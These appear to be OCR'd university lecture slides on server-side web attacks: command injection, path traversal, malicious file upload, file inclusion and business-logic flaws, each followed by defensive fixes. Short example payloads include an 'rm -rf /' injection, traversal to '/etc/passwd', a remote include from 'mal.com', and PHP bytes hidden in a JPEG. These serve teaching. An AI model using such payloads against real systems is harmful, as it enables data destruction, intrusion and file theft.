Web Security IV

Attacking the Server

Recap: Dynamic Execution

- Server has a web root (e.g., `/var/www`)
- URL paths are interpreted relative to web root
  - `http://foo.com/bar` refers to `/var/www/bar`
- Static or dynamic?
  - Static - HTML, CSS, JavaScript - served directly
  - Dynamic - PHP, cgi-bin - executed
    - Output is sent as the response
- If path refers to directory, serve directory listing or default entry (e.g., `index.html` or `index.php`)

OS Command Injection


- Recall from OS security:

```
exec('ls' . $user);
```

- Command injection:

```
foo.com/?user=; rm -rf /
```

Improper Path Sanitization



Improper Path Sanitization

- Problem: only some paths are valid; which ones?
- Improper path sanitization can lead to disallowed resources being accessed
- What sorts of resources/paths might we want to make off-limits?

Improper Path Sanitization

- What sorts of resources/paths might we want to make off-limits?
  - Configuration files (e.g., Apache's `.htaccess`)
  - Files outside the web root
  - Files outside the upload directory
  - etc

Improper Path Sanitization

- Attempt #1: Blacklists
  - e.g., "`/foo/bar` is off limits"
- What's wrong with this?

Improper Path Sanitization

- Attempt #1: Blacklists
  - e.g., "`/foo/bar` is off limits"
- What's wrong with this?
  - Multiple paths can refer to the same resource
  - `/foo/bar`
  - `/foo//bar`
  - `/foo/../foo/bar`
  - `/foo/bar/baz/..`

Improper Path Sanitization

- Attempt #1: Blacklists
  - e.g., "`/foo/bar` is off limits"
- What's wrong with this?
  - What about paths outside the web root?
  - `/../../etc/passwd`
    - Becomes `/var/www/../../etc/passwd`
    - (e.g., `/etc/passwd`)
  - (if you don't know how deep the web root is, use `/../../../../../../../../../etc/passwd`)

Improper Path Sanitization

- Attempt #2: Whitelists
  - e.g., “only `/foo/bar` or `/baz/blah` are allowed”
- What’s wrong with this?

Improper Path Sanitization

- Attempt #2: Whitelists
  - e.g., “only `/foo/bar` or `/baz/blah` are allowed”
- What’s wrong with this?
  - How to keep the whitelist up to date?
  - How to be nice to users
    - e.g., `/foo//bar` is really `/foo/bar`

Improper Path Sanitization

- Attempt #3: Parse Paths
  - e.g., determine that `foo.com/bar` doesn't escape web root
- What's wrong with this?


Improper Path Sanitization

- Attempt #3: Parse Paths
  - e.g., determine that `foo.com/bar` doesn't escape web root
- What's wrong with this?
  - Correct parsing is *hard*

Improper Path Sanitization

- Solution
  - When possible, use existing implementations
    - Apache does this correctly - use it
  - For custom logic, don't use paths
    - Store data in databases
    - Don't use subfolders
      - e.g., `/var/uploads`, `my-upload.pdf`
      - filter bad characters (`/`, `\0`) or bad names (`..`, `.`)

File Upload



File Upload

- Homework 05 Problem 5!
- Apache's PHP plugin will execute `*.php`
- What happens if there's an upload directory inside the web root?
  - e.g., `/var/www/upload`

File Upload

- Apache's PHP plugin will execute `*.php`
- What happens if there's an upload directory inside the web root?
  - e.g., `/var/www/upload`
- Upload `mal.php`
- Visit `foo.com/upload/mal.php`
- Profit!

File Upload

- How to fix?

File Upload

- Attempt #1: Disallow `.php` extension
- What could go wrong?

File Upload

- Attempt #1: Disallow `.php` extension
- What could go wrong?
  - What if I want to upload a PHP file?
  - Not sufficient for some configurations...

File Upload

```
<!-- date.html -->
<html>
<head><title>My Page</title></head>
<body>
  <p>Date: <?php echo date(); ?></p>
</body>
</html>
```

File Upload

- Upload foo.html:

```
<html>
   <?php do_bad_thing(); ?>
</html>
```

File Upload

- Upload foo.html:

```
<html>
   <?php do_bad_thing(); ?>
</html>
```

- How to fix?

File Upload

- Attempt #2: Disallow `*.php`, `*.html`
- *And* verify that it's a properly formatted file
- For example, limit to these file types:
  - JPEG
  - PDF
- What could go wrong?

File Upload

- What could go wrong?
  - JPEG supports comments, so embed PHP in JPEG comment field
  - Even if it didn't, we could still craft the right pixel sequences:

```
\x3C\x3F\x70\x68\x70  -  <?php
\x3F\x3E              -  ?>
```

File Upload

- What could go wrong?
  - JPEG supports comments, so embed PHP in JPEG comment field
  - Even if it didn't, we could still craft the right pixel sequences:


    `\x3C\x3F\x70\x68\x70` - `<?php`

    `\x3F\x3E` - `?>`
- How to fix?

File Upload

- Solution: don't serve files directly
- Bad: `foo.com/upload/foo.pdf`
- Good: `foo.com/get.php?file=foo.pdf`
- Implement custom logic in `get.php`
- Don't allow access to upload directory
  - Store outside of web root
  - If that's not possible, use `.htaccess` or similar
- Watch out for path vulnerabilities, though!

File Inclusion



File Inclusion

- PHP (and other languages) allow dynamic includes

```
include('lib.php');
```

- Imagine a site with dynamically-generated include:

```
lang = $_GET['lang'];
include($lang . '.php');
```

- What could go wrong?

File Inclusion

- Let's say there's an `add-user.php`
  - Only included after authentication as admin
  - Can't load directly - `foo.com/add-user.php`
- Visit `foo.com/blah.php?lang=add-user&user=mallory&pass=1337hax0r`
- Makes the include:

```
include('add-user.php');
```

File Inclusion

- Can we do better?
- Many PHP functions treat paths as being file paths *or* URLs…
- What could go wrong?

File Inclusion

- Can we do better?
- Many PHP functions treat paths as being file paths *or* URLs…
- What could go wrong?
  - `foo.com/blah.php?lang=http://mal.com/mal`
- Makes the include:

```
include('http://mal.com/mal.php');
```

File Inclusion


- Solution?

File Inclusion

- Solution: DON'T DO THIS OH GOD WHY!?!?
- If you need to dynamically include files, keep a pre-set list:

```
lang_files = array(
    'en-US' => 'en-us.php',
    'en-GB' => 'en-GB.php',
    'en-1337' => 'en-1337.php');
```

Business Logic Flaws



Business Logic Flaws

- “Business logic” is the high-level logic behind a web application’s functionality
- e.g., “A user must pay before having an item shipped to them”
- Flaws in the implementation of this logic (or flaws in the logic itself) can be serious
- Chapter 11 of WAHH

Business Logic Flaws

- Often come from a mismatch between developer assumptions and reality
- Since they differ widely, best to give examples
- These are real examples from real applications

Business Logic Flaws

- Example 1: Cheating on Bulk Discounts
  - A site offers bulk discounts on various combinations of items
  - When a new item is added to the cart, if a bulk discount applies, the prices of all items are lowered appropriately
  - What could go wrong?

Business Logic Flaws

- Example 1: Cheating on Bulk Discounts
  - A site offers bulk discounts on various combinations of items
  - When a new item is added to the cart, if a bulk discount applies, the prices of all items are lowered appropriately
  - What could go wrong?
    - Add many items to the cart, lowering prices
    - Delete most of them, check out with a cheap item

Business Logic Flaws

- Example 2: Proceeding to Checkout
  - In a shopping cart application, when checking out, user is directed through a series of pages:
    - From cart, click “checkout” button
    - Redirected to page to enter payment details
    - If payment verifies, redirected to shipping details
    - After shipping details verified, order is complete
    - What could go wrong?

Business Logic Flaws

- Example 2: Proceeding to Checkout
  - In a shopping cart application, when checking out, user is directed through a series of pages:
    - From cart, click “checkout” button
    - Redirected to page to enter payment details
    - If payment verifies, redirected to shipping details
    - After shipping details verified, order is complete
    - What could go wrong?
      - Go directly to entering shipping details, skip payment

Business Logic Flaws

- Example 3: Encryption Oracle
  - To avoid synchronizing session tokens, site's tokens are the session's details encrypted with a secret key
  - Additionally, browser stores an encrypted cookie containing the user's username so that the site can be easily personalized (server decrypts cookie and uses it to generate a personalized response to each request)
  - What could go wrong?

Business Logic Flaws

- Example 3: Encryption Oracle
  - What could go wrong?
    - User changes username to contents of session token
    - This is encrypted and sent as username cookie
    - This cookie is now a valid session token

Business Logic Flaws

- Example 4: Negative Money
  - Send negative amount of money to another account